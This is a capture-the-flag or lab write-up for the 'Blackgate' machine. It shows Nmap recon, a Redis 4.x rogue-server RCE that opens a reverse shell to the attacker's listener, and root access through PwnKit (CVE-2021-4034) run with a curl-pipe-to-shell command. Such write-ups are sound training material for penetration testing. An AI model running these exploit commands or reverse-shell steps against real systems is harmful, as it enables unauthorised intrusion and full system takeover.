

Blackgate|Redis 4.X RCE|PwnKit Priv Esc

Our initial Nmap scan reveals two open ports, SSH and Redis Key-Value Store:



```
┌──(kali㉿kali)-[~/OSCP/BlackGate]
└─$ cat Blackgate_Nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-04 10:17 EST
Nmap scan report for 192.168.169.176
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 37:21:14:3e:23:e5:13:40:20:05:f9:79:e0:82:0b:09 (RSA)
|   256 b9:8d:bd:90:55:7c:84:cc:a0:7f:a8:b4:d3:55:06:a7 (ECDSA)
|_  256 07:07:29:7a:4c:7c:f2:b0:1f:3c:3f:2b:a1:56:9e:0a (ED25519)
6379/tcp open  redis   Redis key-value store 4.0.14
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/su
bmit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/4%OT=22%CT=1%CU=39087%PV=Y%DS=4%DC=T%G=Y%TM=6728
OS:E5CE%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%II=I%TS=A)OPS(O
OS:1=M551ST11NW7%O2=M551ST11NW7%O3=M551NNT11NW7%O4=M551ST11NW7%O5=M551ST11N
OS:W7%O6=M551ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M551NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
OS:=AD6E%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


A Google search of the Redis version reveals that there is a RCE related to this version. We can use the script from here (https://github.com/n0b0dyCN/redis-rogue-server/tree/master) and we can use this to gain a reverse shell:



```
┌──(kali㉿kali)-[~/OSCP/BlackGate/redis-rce]
└─$ python3 redis-rce.py -r 192.168.169.176 -p 6379 -L 192.168.45.185 -P 8443 -f exp.so

[*] Connecting to  192.168.169.176:6379 ...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.169.176:6379
[*] Setting filename
[+] Accepted connection from 192.168.169.176:6379
[*] Start listening on 192.168.45.185:8443
[*] Tring to run payload
[+] Accepted connection from 192.168.169.176:52062
[*] Closing rogue server ...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: r
[*] Open reverse shell ...
[*] Reverse server address: 192.168.45.185
[*] Reverse server port: 443
[+] Reverse shell payload sent.
[*] Check at 192.168.45.185:443
[*] Clean up..
```


Privilege Escalation

We have access to the machine as user prudence:




```
┌──(kali㉿kali)-[~/OSCP/BlackGate]
└─$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.169.176] 56934
whoami
prudence
```

Running sudo -l reveals we can run redis-status with sudo but that doesn't provide a path for escalation:




```
prudence@blackgate:~$ sudo -l
sudo -l
Matching Defaults entries for prudence on blackgate:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prudence may run the following commands on blackgate:
    (root) NOPASSWD: /usr/local/bin/redis-status
prudence@blackgate:~$
```

We can use linpeas.sh to check for other methods of privilege escalation, in this case we are focused on the pwnkit exploit:




```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

We can execute pwnkit using the following command:



```
prudence@blackgate:/tmp$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
```

Now we can see that we are the root user:



```
root@blackgate:/tmp# whoami
whoami
root
root@blackgate:/tmp# 
```